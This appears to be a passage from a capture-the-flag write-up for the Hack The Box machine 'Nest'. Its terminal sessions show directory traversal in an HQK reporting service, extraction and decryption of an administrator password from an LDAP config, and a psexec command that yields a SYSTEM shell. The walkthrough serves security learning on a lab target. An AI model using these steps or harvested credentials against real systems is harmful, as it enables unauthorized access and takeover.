
```
kali@kali:~/Downloads/nest/smb/adobe$ nc 10.10.10.178 4386 -v
10.10.10.178: inverse host lookup failed: Unknown host
(UNKNOWN) [10.10.10.178] 4386 (?) open

HQK Reporting Service V1.2

> LIST
^C
```

But it was happier chatting through `telnet 10.10.10.178 4386`



```
kali@kali:~/Downloads/nest/smb/adobe$ telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
>
```

Offer the system the password: `debug WBQ201953D8w` , and we get new commands.



```
kali@kali:~/Downloads/nest/carl/VB Projects/WIP/RU/RUScanner$ telnet 10.10.10.178 4386
Trying 10.10.10.178...
Connected to 10.10.10.178.
Escape character is '^]'.

HQK Reporting Service V1.2

>debug WBQ201953D8w

Debug mode enabled. Use the HELP command to view additional commands that are now available
>help

This service allows users to run queries against databases using the legacy HQK format

--- AVAILABLE COMMANDS ---

LIST
SETDIR <Directory_Name>
RUNQUERY <Query_ID>
DEBUG <Password>
HELP <Command>
SERVICE
SESSION
SHOWQUERY <Query_ID>
```

HQK Shell

Change directories via `SETDIR ../`

```
Current Directory: ALL QUERIES
>SETDIR ../

Current directory set to HQK
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[DIR]  ALL QUERIES
[DIR]  LDAP
[DIR]  Logs
[1]   HqkSvc.exe
[2]   HqkSvc.InstallState
[3]   HQK_Config.xml

Current Directory: HQK
>
```

the LDAP directory looks interesting. `SETDIR LDAP`, and then `SHOWQUERY 2` and we get the admin hash: **yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=**

```
Current Directory: HQK
>SETDIR LDAP

Current directory set to LDAP
>LIST

Use the query ID numbers below with the RUNQUERY command and the directory names with the SETDIR command

 QUERY FILES IN CURRENT DIRECTORY

[1]   HqkLdap.exe
[2]   Ldap.conf

Current Directory: LDAP
>SHOWQEURY 2

Unrecognised command
>SHOWQUERY 2

Domain=nest.local
Port=389
BaseOu=OU=WBQ Users,OU=Production,DC=nest,DC=local
User=Administrator
Password=yyEq0Uvvhq2uQOcWG8peLoeRQehqip/fKdeG/kjEVb4=
```

Reverse Engineering Round Two

The script in **HqkLdap.exe** is the key to unlocking this hash, this time round. But again, if you just google the name of script you'll find other people's online compiler scripts.....: https://dotnetfiddle.net/1ca3i6

If you wanted to do this by scratch, using a decompiler in a Windows VM would be best. But I have reverse engineering crypto, SOOOOOO

Anyway, we have the **administrator** password: **XtH4nkS4Pl4y1nGX**

Root Shell

Now that we have admin creds, lets use **Impacket**'s toolkit to get an Admin shell: `sudo psexec.py HTB-NEST/Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178`

```
kali@kali:~/Downloads/nest/carl/HQK Reporting$ sudo psexec.py HTB-NEST/Administrator:XtH4nkS4Pl4y1nGX@10.10.10.178
Impacket v0.9.22.dev1+20200428.191254.96c7a512 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.178.....
[*] Found writable share ADMIN$
[*] Uploading file hgmwkKoY.exe
[*] Opening SVCManager on 10.10.10.178.....
[*] Creating service bSNh on 10.10.10.178.....
[*] Starting service bSNh.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```